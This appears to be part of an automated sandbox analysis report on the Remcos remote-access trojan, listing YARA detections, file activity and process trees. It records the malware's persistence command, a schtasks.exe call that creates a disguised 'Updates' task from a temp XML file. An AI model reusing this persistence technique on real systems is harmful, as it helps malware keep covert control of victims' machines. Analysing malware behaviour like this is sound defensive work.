Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000016.00000002.2234495030.00000000031A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000016.00000002.2233337169.00000000021FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000016.00000002.2233279859.00000000021A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000016.00000002.2233279859.00000000021A1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp915.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D3C7C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp915.tmp	success or wait	1	6D3C7D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp915.tmp	unknown	1623	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6D3CB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: remcos.exe PID: 852 Parent PID: 1388

General

Start time:	07:46:41
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Remcos\remcos.exe'
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000017.00000002.2233130392.0000000002391000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000017.00000002.2234270949.0000000003399000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000017.00000002.2233190842.00000000023C2000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3C7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3C7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3CA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2DDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E2DDE2C	ReadFile

Analysis Process: schtasks.exe PID: 552 Parent PID: 3032

General

Start time:	07:46:46
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmp915.tmp'
Imagebase:	0xa90000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: remcos.exe PID: 1084 Parent PID: 3032

General

Start time:	07:46:47
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000

File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: remcos.exe PID: 2312 Parent PID: 3032

General

Start time:	07:46:47
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001B.00000002.2368586004.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Remcos_1, Description: Remcos Payload, Source: 0000001B.00000002.2368586004.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 0000001B.00000002.2368586004.0000000000400000.00000040.00000001.sdmp, Author: unknown
Reputation:	low

Analysis Process: remcos.exe PID: 2108 Parent PID: 1388

General

Start time:	07:46:49
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Remcos\remcos.exe'
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001D.00000002.2260417476.0000000002275000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001D.00000002.2261044314.0000000003209000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001D.00000002.2260325440.0000000002201000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001D.00000002.2260325440.0000000002201000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: 1256 Parent PID: 2108

General

Start time:	07:46:58
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmp362D.tmp'
Imagebase:	0xa40000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: remcos.exe PID: 1744 Parent PID: 2108

General

Start time:	07:46:59
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: remcos.exe PID: 2396 Parent PID: 2108

General

Start time:	07:47:00
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: remcos.exe PID: 884 Parent PID: 2108

General

Start time:	07:47:00
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000
File size:	691200 bytes

MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000022.00000002.2259696198.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Remcos_1, Description: Remcos Payload, Source: 00000022.00000002.2259696198.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000022.00000002.2259696198.0000000000400000.00000040.00000001.sdmp, Author: unknown

Disassembly

Code Analysis